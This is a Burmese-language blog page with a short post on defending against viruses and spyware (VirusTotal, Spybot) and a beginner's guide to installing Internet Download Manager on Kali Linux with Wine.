ကြန္ပ်ဴတာကုိတုိက္ခုိက္တဲ့ ဗုိင္းရပ္စ္စံနစ္အမ်ားစုက ေခာတ္မီဆန္းျပားတဲ့ စံနစ္အသစ္ေတြပါ။ အဲဒါေၾကာင့္ ဗုိင္းရပ္ကာကြယ္ေရးစံနစ္က တခ်ိဳ႕ ဗုိင္းရပ္စ္စံနစ္ေတြကုိ ရွာေတြ႔ကာကြယ္ ႏိုင္ေပမယ့္ အမ်ားစုကုိေတာ့ ကာကြယ္ႏုိင္ျခင္းမရွိတာေတြ႔ရပါတယ္။ အေကာင္းဆံုး ကာကြယ္ေရး စံနစ္ကေတာ့ သင္ကုိယ္တုိင္ရဲ့အမူအက်င့္ကုိေျပာင္းၿပီး ခလုတ္မႏွိပ္ခင္ ေသခ်ာစဥ္းစားဖုိ႔ပါပဲ။ VirusTotal.com ကုိ သင္ဗုိင္းရပ္စ္စစ္ခ်င္တဲ့ ဖုိင္လ္ေတြကုိ ပုိ႔ေပးၿပီး စစ္ခုိင္းလုိ႔ရပါတယ္။ သူလွ်ိဳစံနစ္ကာကြယ္ေရး စံနစ္ေတြဟာလည္း သင့္ကြန္ပ်ဴတာထဲ၀င္ၿပီး သင္ဘာလုပ္လဲ၊ ဘယ္သူနဲ႔ဆက္သြယ္လဲ၊ ဘာကိစၥေတြ ဆက္သြယ္လဲဆုိတာ ေစာင့္ၾကည့္ေထာက္လွမ္းတဲ့ သူလွ်ိဳဒလန္စံနစ္ေတြကုိ ကာကြယ္တားဆီးရာမွာ အလြန္အသံုးတည့္တဲ့ စံနစ္ေတြျဖစ္ပါတယ္။ သူလွ်ိဳစံနစ္ကာကြယ္ေရးစံနစ္ေကာင္းတခုကေတာ့
Spybot: http://www.safer-networking.org/en/home/index.html စံနစ္ပဲျဖစ္ပါတယ္။


Kali မွာ IDM သြင္းမယ္

Unknown | 3:37 AM | | | Best Blogger Tips

windows မွာ IDM သံုးသလို kali မွာ သံုးခ်င္ရင္လဲရပါတယ္ဗ်ာ....wineသြင္းထားဖို႔ေတာ႔
လိုတာေပါ႔....IDMသြင္းခ်င္ရင္ေတာ႔ဒီlink ေလးကေန IDM ဖိုင္ေလးကို download ဆြဲရမယ္ေနာ္....

http://www.oldapps.com/internet_download_manager.php?app=11352d543380d0e7aa26922aa77a98a7


ပီးရင္ ရလာတဲ့ idm ဖိုင္ေလးကို desktop သို့ copy ကူး ပီးရင္terminal မွာ
cd Desktopရိုက္ enter ေခါက္
ls ရိုက္ enterေခါက္
wine idman505.exeရိုက္ enter ေခါက္ ေအာက္က ပံုကိုျကည့္
ဒီေနရာမွာ ေျပာခ်င္တာက directory ေတြကို terminal ကေန သြားတတ္ရင္ေတာ့ desktop မွာ copy မကူး နဲ့ေပါ့ေလ(ဆရာျကီးမ်ားအတြက္သာ)


ပီးရင္ေတာ့ windows အတိုင္းပါပဲ next next ေပါ့ေလ...


အမွားအယြင္းမ်ားပါခဲ႔ရင္ ခြင္႔လႊတ္ပါခင္ဗ်ာ...
MgminLukaLay
ဒါေလးက ကြ်န္ေတာ႔ေနရာ

ေနာက္ဆံုးတင္ထားတာေလးေတြ

get this widget here